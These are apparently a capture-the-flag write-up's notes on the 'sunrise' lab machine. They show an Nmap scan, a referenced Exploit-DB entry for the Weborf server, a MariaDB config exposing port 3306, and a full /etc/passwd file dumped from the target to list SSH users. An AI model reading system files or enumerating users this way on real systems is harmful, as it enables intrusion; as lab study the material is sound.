
sunrise

Nmap results



```
root@kali:/tmp/sunrise# nmap -sC -sV -p- sunset.sunrise
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-11 23:27 EST
Nmap scan report for sunset.sunrise (10.0.2.8)
Host is up (0.00010s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 37:dd:45:a2:9b:e7:bf:aa:30:e3:f0:96:ac:7c:0b:7c (RSA)
|   256 b4:c2:9b:4d:6f:86:67:02:cf:f6:43:8b:e2:64:ea:04 (ECDSA)
|_  256 cb:f2:e6:cd:e3:e1:0f:bf:ce:e0:a2:3b:84:ae:97:74 (ED25519)
80/tcp   open  http       Apache httpd 2.4.38
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 612   2019-11-25 05:35  index.nginx-debian.html
|_
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Index of /
3306/tcp open  mysql?
| fingerprint-strings:
|   NULL:
|_    Host '10.0.2.15' is not allowed to connect to this MariaDB server
8080/tcp open  http-proxy Weborf (GNU/Linux)
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Page not found: Weborf (GNU/Linux)
|     Content-Length: 202
|     Content-Type: text/html
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><ht
/0.12.2 (GNU/Linux)</p></body></html>
|   GetRequest:
|     HTTP/1.1 200
|     Server: Weborf (GNU/Linux)
|     Content-Length: 326
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><ht
tyle="background-color: #DFDFDF;"><td>d</td><td><a href="html/">html/</a
|     </table><p>Generated by Weborf/0.12.2 (GNU/Linux)</p></body></html
|   HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 200
|     Server: Weborf (GNU/Linux)
|     Allow: GET,POST,PUT,DELETE,OPTIONS,PROPFIND,MKCOL,COPY,MOVE
```


https://www.exploit-db.com/exploits/14925

Burp enum:


/etc/mysql/mariadb.conf.d/50-server.cnf

Runs on port 3306

Its accessible remotely because bind address is 0.0.0.0




```
#
# * Basic Settings
#
user                    = mysql
pid-file                = /run/mysqld/mysqld.pid
socket                  = /run/mysqld/mysqld.sock
port                   = 3306
basedir                 = /usr
datadir                 = /var/lib/mysql
tmpdir                  = /tmp
lc-messages-dir         = /usr/share/mysql
#skip-external-locking

# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 0.0.0.0
```



```
#
# * Logging and Replication
#
# Both location gets rotated by the cronjob.
# Be aware that this log type is a performance killer.
# As of 5.1 you can enable the log at runtime!
#general_log_file       = /var/log/mysql/mysql.log
#general_log            = 1
#
# Error log - should be very few entries.
#
log_error = /var/log/mysql/error.log
#
# Enable the slow query log to see queries with especially long duration
#slow_query_log_file    = /var/log/mysql/mariadb-slow.log
#long_query_time        = 10
#log_slow_rate_limit    = 1000
#log_slow_verbosity     = query_plan
#log-queries-not-using-indexes
#
# The following can be used as easy to replay backup logs or for replication.
# note: if you are setting up a replication slave, see README.Debian about
#       other settings you may need to change.
#server-id              = 1
#log_bin                = /var/log/mysql/mysql-bin.log
expire_logs_days        = 10
#max_binlog_size        = 100M
#binlog_do_db           = include_database_name
#binlog_ignore_db       = exclude_database_name
```


/etc/passwd

3 users for ssh - root, weborf, sunrise



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
avahi:x:107:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:108:118::/var/lib/saned:/usr/sbin/nologin
colord:x:109:119:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:110:7:HPLIP system user,,,:/var/run/hplip:/bin/false
sunrise:x:1000:1000:sunrise,,,:/home/sunrise:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
uuidd:x:111:120::/run/uuidd:/usr/sbin/nologin
rtkit:x:112:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
pulse:x:114:122:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
usbmux:x:115:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
geoclue:x:116:124::/var/lib/geoclue:/usr/sbin/nologin
tss:x:117:125:TPM2 software stack,,,:/var/lib/tpm:/bin/false
speech-dispatcher:x:118:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
lightdm:x:120:127:Light Display Manager:/var/lib/lightdm:/bin/false
weborf:x:1001:1001:,,,:/home/weborf:/bin/bash
mysql:x:121:128:MySQL Server,,,:/nonexistent:/bin/false
```

